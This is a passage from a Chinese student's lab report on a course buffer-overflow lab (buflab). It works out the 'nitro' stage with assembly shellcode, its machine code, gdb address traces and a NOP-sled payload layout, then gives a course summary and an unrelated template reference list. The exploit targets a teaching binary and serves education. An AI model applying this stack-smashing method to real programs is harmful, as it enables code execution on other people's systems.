*asm.txt nitro_1171000410.txt asmnitro.s
movl $0x16d4f781,%eax
leal 0x18(%esp),%ebp
pushl $0x8048d21
ret

```

下面转化为机器码：

```

qwj@qwj-virtual-machine:~/hitics/buflab-handout$ gcc -m32 -c asmnitro.s
qwj@qwj-virtual-machine:~/hitics/buflab-handout$ objdump -d asmnitro.o

asmnitro.o: 文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: b8 81 f7 d4 16      mov     $0x16d4f781,%eax
 5: 8d 6c 24 18         lea     0x18(%esp),%ebp
 9: 68 21 8d 04 08      push    $0x8048d21
 e: c3                 ret

qwj@qwj-virtual-machine:~/hitics/buflab-handout$

```

再分析 getbufn 函数：

```

08049394 <getbufn>:
 8049394: 55                push    %ebp
 8049395: 89 e5             mov     %esp,%ebp
 8049397: 81 ec 08 02 00 00 sub     $0x208,%esp
 804939d: 83 ec 0c          sub     $0xc,%esp
 80493a0: 8d 85 f8 fd ff ff lea     -0x208(%ebp),%eax
 80493a6: 50                push    %eax
 80493a7: e8 7c fa ff ff   call    8048e28 <Gets>
 80493ac: 83 c4 10          add     $0x10,%esp
 80493af: b8 01 00 00 00   mov     $0x1,%eax
 80493b4: c9                leave   %eax
 80493b5: c3                ret

```

根据之前对栈的分析，可以知道，这次要输入的字节数为：

$$0x208 + 0x4 + 0x4 = 528$$

将返回地址覆盖为字符串的首地址，但由于 buf 缓冲区的首地址不确定，所以我们此时用 gdb 调试，追踪 call 8048e28 <Gets> 语句执行前 %eax 的值，一共五次（每执行一次，用 c 命令继续，进而执行下一次）：

```
0x080493a7 in getbufn ()  
1: /x $eax = 0x55682ee8
```

```
0x080493a6 in getbufn ()  
1: /x $eax = 0x55682ed8  
(gdb) c  
Continuing.
```

```
0x080493a6 in getbufn ()  
1: /x $eax = 0x55682ee8  
(gdb) c  
Continuing.
```

```
0x080493a6 in getbufn ()  
1: /x $eax = 0x55682ee8  
(gdb) c  
Continuing.
```

```
0x080493a6 in getbufn ()  
1: /x $eax = 0x55682ea8
```

取最高地址 0x55682ee8 作为返回地址，这样就会一路滑行到恶意代码并执行恶意代码。

最后回到 buf 首地址，因为随机，不知道程序会跳到哪儿，所以把恶意代码放在最后，并且用 nop 滑行，其中 nop 不会执行任何操作，只有 pc 加一，机器码是 90。

综上所述，构成字符串的组成部分有：509 个字节的 90 + 15 个字节的恶意

代码 + 4 个字节的 buf 首地址最大值，一共恰好是 528 个字节。

第 4 章 总结

4.1 请总结本次实验的收获

更好地理解 C 语言函数的汇编级，和缓冲区溢出的原理
更好地理解了栈帧结构
掌握缓冲区溢出攻击的设计方法
进一步理解 gdb 的调试

4.2 请给出对本次实验内容的建议

前面几个攻击较为简单，最后一个难度过大，感觉题目难度设置有些不合理。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.